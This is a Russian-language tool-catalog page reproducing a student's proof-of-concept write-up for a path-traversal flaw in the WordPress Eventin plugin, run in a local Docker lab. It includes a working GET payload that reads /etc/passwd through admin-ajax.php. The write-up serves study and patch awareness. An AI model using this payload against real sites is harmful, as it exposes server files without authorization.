
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-47445-PoC — Эксплойт-концепт для CVE-2025-47445, уязвимости обхода пути в плагине WordPress Eventin. Включает инструкции по настройке локальной Docker-среды и шаги ручной эксплуатации. | Kitploit
Инструменты/GitHubGitHub/inverterad/cve-2025-47445-poc
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на ПроникновениеОбучение и Образование
GitHubinverterad/cve-2025-47445-poc

CVE-2025-47445-PoC

Эксплойт-концепт для CVE-2025-47445, уязвимости обхода пути в плагине WordPress Eventin. Включает инструкции по настройке локальной Docker-среды и шаги ручной эксплуатации.

Репозиторий
249 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    416
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    379
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    330
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    288

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2025-47445 PoC

Эта proof of concept основана на школьном задании, где мы хотели найти уязвимый плагин WordPress и протестировать данную уязвимость в локальной контролируемой среде.

Информация
Плагин WordPress:Wordpress Eventin
Версия плагина:4.0.26 (или новее)
Информация о CVE:Project Discovery - Vulnerability library
CVEdetails.com
Полезные инструменты:Wordfence Lab Environment
Docker
Burp Suite
Nuclei

Настройка окружения

Wordfence Docker WordPress Research Lab предоставляет два разных окружения: одно со старой версией PHP, а мы выберем более новое.

# В папке dockerwp84
docker-compose build
docker-compose up -d

После этого я настроил страницу WordPress через localhost:1337. Я скачал плагин Eventin, а именно версию 4.0.26 из магазина плагинов, установил и активировал его через интерфейс WordPress.

Теперь всё должно быть готово к работе.

DAST / Nuclei

Я хочу проверить, сможет ли Nuclei найти интересующую меня CVE, поэтому запускаю экземпляр во временном docker-контейнере.

docker run --rm projectdiscovery/nuclei -u http://host.docker.internal:1337

Я запускал Nuclei несколько раз и получал разные результаты, не знаю почему. Но в итоге он находит CVE и ещё пару вещей, которые я специально не искал.

Nuclei screenshot

Burp / Ручное тестирование

Чтобы проверить, могу ли я получить доступ к файлу /etc/passwd, я просто вставляю следующий payload в свой GET-запрос.

/wp-admin/admin-ajax.php?action=proxy_image&url=/etc/passwd

И это сработало.

Burp screenshot

Выводы

Это было сделано в образовательных целях.

Убедитесь, что вы обновляете всё своё программное обеспечение. Новые CVE обнаруживаются каждый день.


Скачать инструмент



